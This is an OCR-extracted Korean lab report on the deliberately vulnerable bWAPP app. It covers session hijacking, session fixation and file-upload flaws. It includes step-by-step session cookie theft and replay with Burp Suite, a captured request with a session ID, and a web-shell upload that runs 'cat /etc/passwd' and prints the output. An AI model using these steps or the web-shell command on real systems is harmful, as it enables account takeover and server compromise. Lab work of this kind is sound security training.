
취약점 상세 설명			
취약 코드		취약 등급	
취약 경로	http://192.168.140.135/bWAPP/insecure_direct_object_ref_1.php		

취약점 개요

웹 애플리케이션의 세션은 사용자의 인증 상태를 유지하기 위한 핵심 요소이고, 이러한 세션 식별자가 적절하게 보호되지 않을 때 발생하는 취약점이 Session Hijacking이다.
공격자는 해당 세션 식별자를 탈취하여 정상 사용자의 권한을 획득할 수 있는 문제가 발생할 수 있다.
이러한 세션 식별자 탈취는 개인 정보 및 민감 정보 무단 열람, 계정 설정 및 데이터 붕괴, 세션 기반 접근 제어 우회로 인한 인가 체계 붕괴 등의 문제를 초래할 수 있다.


단계별 수행 결과


1) bee/bug로 로그인 하여 Cookies의 버튼을 눌러 현재 계정의 세션 값 탈취
(PHPSEESID의 값 복사)



2) 다른 리눅스 브라우저에서 bee/bug가 아닌 다른 계정으로 bee-box 로그인

3) test 계정에서 버프 스위프트를 이용하여 cookies를 누를 때 트래픽 탈취





4) 탈취한 트래픽에서 PHPSESSID(Session ID)를 bee/bug에서 얻은 값으로 변경 후 실행

5) bee/bug로 로그인 상태 확인

4.1.6. Session Fixation

취약점 상세 설명			
취약 코드		취약 등급	
취약 경로	192.168.140.135/bWAPP/smgmt_strong_sessions.php		

취약점 개요

Session Fixation은 웹 애플리케이션이 사용자 인증 과정 이후에도 동일한 Session ID를 계속 사용하도록 허용할 때 발생하는 인증 우회 취약점이다.
공격자가 미리 획득/생성한 세션 ID를 URL 파라미터 또는 쿠키 조작 방식으로 피해자에게 주입할 수 있으며, 사용자가 해당 세션 상태에서 로그인할 경우 서버는 기존 세션을 그대로 인증된 세션으로 승격시킨다.
이로 인한 공격으로 계정탈취와 같은 보안 문제를 야기할 수 있다.

단계별 수행 결과

1) pc1에서 웹 페이지에 bee 계정으로 로그인을 한다.

2) burp suite를 통해 탈취한 쿠키 값을 저장해둔다.

```
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.140.135
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
Chrome/130.0.6723.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
on/signed-exchange;v=b3;q=0.7
Referer: http://192.168.140.135/bWAPP/smgmt_strong_sessions.php
Accept-Encoding: gzip, deflate, br
Cookie: security_level=0; PHPSESSID=01170ca73935a489f3c9d294ef839341
Connection: keep-alive

form=cookies
```

3) pc2에서 test 계정으로 로그인 시도를 한다.

3-1) 다른 페이지로 이동 시 burp suite의 쿠키 값에 저장해둔 bee 계정의 쿠키 값을 입력한다.




그림 4) 세션 값 변경 전





그림 5) 세션 값 변경 후(forward 전)

4) test로 로그인 하였지만 bee 계정으로 다음페이지로 이동한 것을 확인할 수 있다.



4.1.7. File Upload Vulnerability


취약점 상세 설명			
취약 코드		취약 등급	
취약 경로	http://192.168.140.135/bWAPP/unrestricted_file_upload.php		

취약점 개요

File Upload Vulnerability란 파일 업로드 취약점으로 웹 어플리케이션이 사용자로부터 전송되는 파일에 대해 형식, 확장자, 콘텐츠, 업로드 경로 등을 적절히 검증하지 않을 때 발생하는 보안 취약점이다. 공격자는 파일로 위장한 악성 스크립트를 서버에 업로드하여 웹 서버에서 직접 실행할 수 있다.
파일 업로드 취약점을 이용해 공격자는 원격 코드 실행, 웹 셸 업로드, 서버 권한 탈취, 개인정보 유출, 서비스 위변조와 같은 보안 사고를 야기할 수 있다.


단계별 수행 결과

1) 공격자는 웹 페이지 내에서 파일 업로드 기능을 이용해 악의적인 스크립트 파일을 업로드한다.
(칼리에서 기본으로 제공하는 simple-backdoor.php 파일 이용)




2) 업로드가 완료되면, 페이지에서 제공하는 here 링크를 클릭하여 업로드한 파일의 미리보기(또는 접근 경로)를 확인한다.

3) 웹 쉘에 정상적으로 스크립트 파일이 업로드 된 것을 확인한다.



Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

4) 웹 셸을 통해 명령 실행이 가능한지 검증을 위해 url 파라미터에 ?cmd=cat+/etc/passwd를 입력하여 시스템 파일을 조회한다.




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
messagebus:x:108:119::/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false
bee:x:1000:1000:bee,,,:/home/bee:/bin/bash
mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin
dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:116:128:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
neo:x:1001:1001::/home/neo:/bin/sh
alice:x:1002:1002::/home/alice:/bin/sh
thor:x:1003:1003::/home/thor:/bin/sh
wolverine:x:1004:1004::/home/wolverine:/bin/sh
johnny:x:1005:1005::/home/johnny:/bin/sh
selene:x:1006:1006::/home/selene:/bin/sh
postfix:x:117:129::/var/spool/postfix:/bin/false
proftpd:x:118:65534::/var/run/proftpd:/bin/false
ftp:x:119:65534::/home/ftp:/bin/false
snmp:x:120:65534::/var/lib/snmp:/bin/false
ntp:x:121:131::/home/ntp:/bin/false
```